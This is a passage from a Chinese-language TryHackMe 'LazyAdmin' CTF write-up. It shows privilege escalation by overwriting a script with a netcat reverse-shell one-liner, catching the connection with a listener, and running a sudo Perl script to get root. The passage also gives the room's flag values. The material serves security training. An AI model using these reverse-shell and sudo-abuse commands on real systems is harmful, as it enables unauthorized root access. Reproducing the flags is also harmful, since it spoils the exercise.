rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f
```
需要修改 reverse shell payload 才能回连到我的攻击机。
# 修改 Reverse Shell Payload
由于 reverse shell 缺少合适的 TTY,`nano` 等编辑器运行失败。
取而代之,我使用 `echo` 覆盖了该文件。
```
echo 'rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.204.24 6666 > /tmp/f' > /etc/copy.sh
```
# 启动 Root 监听器
在我的 Kali 机器上,我启动了另一个 Netcat 监听器。
```
nc -lvnp 6666
```
# 执行 Perl 脚本
我使用 sudo 执行了该易受攻击的 Perl 脚本。
```
sudo /usr/bin/perl /home/itguy/backup.pl
```
这以 root 身份触发了 reverse shell payload。
# 获取 Root Shell
目标成功回连。
### 验证 Root 访问权限
```
whoami
```
### 输出
```
root
```
# 捕获 Root Flag
## 导航至 Root 目录

```
cd /root
ls
```
发现了 `root.txt` 文件。
## 读取 Root Flag
```
cat root.txt
```
### Root Flag
```
THM{6637f41d0177b6f37cb20d775124699f}
```
### 截图
# 捕获的 Flag
| Flag | 值 |
| --------- | --------------------------------------- |
| User Flag | `THM{63e5bce9271952aad1113b6f1ac28a07}` |
| Root Flag | `THM{6637f41d0177b6f37cb20d775124699f}` |
# 总结
LazyAdmin 房间演示了几个现实世界中严重的安全问题:
* 公开暴露的备份文件
* 弱密码存储机制
* 存在漏洞的 CMS 部署
* 不安全的 sudo 配置
* 不安全的脚本执行
通过将这些漏洞串联起来,从初始的 Web 枚举到获取 root 访问权限,实现了对系统的完全攻陷。
# 使用的工具
* Nmap
* FFUF
* Searchsploit
* Netcat
* Kali Linux
* Exploit-DB
* Perl
# 免责声明
本 writeup 仅为 TryHackMe 平台上的教育目的而编写。
未经明确授权,请勿在系统上尝试这些技术。
标签:CTI, MISP, StruQ, TryHackMe, Web安全, Web报告查看器, Writeup, 协议分析, 威胁模拟, 密码管理, 权限提升, 漏洞复现, 网络安全, 蓝队分析, 隐私保护